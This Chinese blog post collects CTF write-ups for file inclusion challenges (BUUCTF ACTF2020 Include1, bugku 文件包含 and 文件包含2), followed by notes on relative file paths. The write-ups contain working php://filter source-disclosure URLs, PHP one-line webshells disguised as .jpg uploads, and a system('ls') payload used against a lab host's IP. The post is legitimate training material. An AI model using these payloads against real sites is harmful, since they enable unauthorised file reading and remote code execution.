文件包含练习1


原创

pipasound 已于 2022-02-21 08:57:29 修改 266 收藏
分类专栏： 刷题记录 文章标签： 刷题
于 2022-02-07 19:40:37 首次发布

目录


【BUUCTF】- [ACTF2020 新生赛]Include1

打开题目



tips

点击



Can you find out the flag?


注意这里：?file=flag.php；可以联想到文件包含漏洞，然后我们就可以用php://filter协议来查看源文件内容；

构造payload:

```
/?file=php://filter/read=convert.base64-encode/resource=flag.php
```

原理:php://filter 协议


1,是格式
2,是可选参数，有read和write，字面意思就是读和写
3,是过滤器。主要有四种：字符串过滤器，转换过滤器，压缩过滤器，加密过滤器。filter里可以用一或多个过滤器（中间用|隔开），这也为解题提供了多种方法，灵活运用过滤器是解题的关键。这里的过滤器是把文件flag.php里的代码转换（convert）为base64编码（encode）
4,是必选参数，后面写你要处理的文件名



读出源码，进行base64解码得出flag

举例:大写（转换）过滤器：`string.toupper`

```
?file=php://filter/read=string.toupper/resource=flag.php
```



大佬文章

【bugku】- 文件包含

打开场景

click me? no

CSDN @pipasound

点击

index.php

可以看出本题为文件包含index可以读取其他php文件。所以我们可以联想到读取index文件，但是直接读取index无法查看，所以就应该考虑用base64方法读取

```
index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

得到base64编码，解码获得flag


【bugku】- 文件包含2

查看源代码

```
<!-- upload.php -->
<!doctype html>
<html>
<head>
    <meta charset="utf-8"/>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale
    <title>CTFweb</title>
    <link rel="stylesheet" type="text/css" href="./about/main.css"/>
</head>

<body>
<div class="vi">
    <div class="sidebar">
```


进行访问



上传一句话木马的.jpg图片

```
<?php @eval($_POST[chopper]);?>
```

用了多种方式进行了尝试,没用

那就换一种木马


```
<script language=php>
@eval($_POST[v]);
</script>
```

使用蚁剑还是连接不上，那就使用文件包含的方式进行访问

```
http://114.67.246.176:12173/index.php?
file=upload/202109131252269214.jpg
```

没用，再换

```
<script language=php>system("ls")</script>
```



查看目录，什么也发现不了。这题是不是换了。。。怎么跟别人wp写的都不一样

直接去访问网站根目录下有没有flag

还真发现了

```
http://114.67.246.176:12173/index.php? file=/flag
```

因为网站存在文件包含漏洞，所以我们可以通过直接访问文件名，来获取文件内容。

大佬文章

总结：路径

- ./ ：代表目前所在的目录。
- .../ ：代表上一层目录。
- / ：代表根目录。

读取文件时,路径的写法有如下方式

1、文件在当前目录（以图像文件为例，当前项目文件为中心）

```
“./1.jpg” 或 “1.jpg”
```

2、文件在上层目录
（1）在上层目录下

```
".../1.jpg"
```

（2）在上层目录下的一个Image文件夹下

```
“…/Image/1.jpg”
```

（3）在上上层目录下

```
“…/…/1.jpg”
```

3、文件在下一层目录(Image1文件夹)

“./Image1/1.jpg”

4、根目录表示法,任何页面访问Image下的Image.jpg图片

```
“C:/Image/1.jpg”
```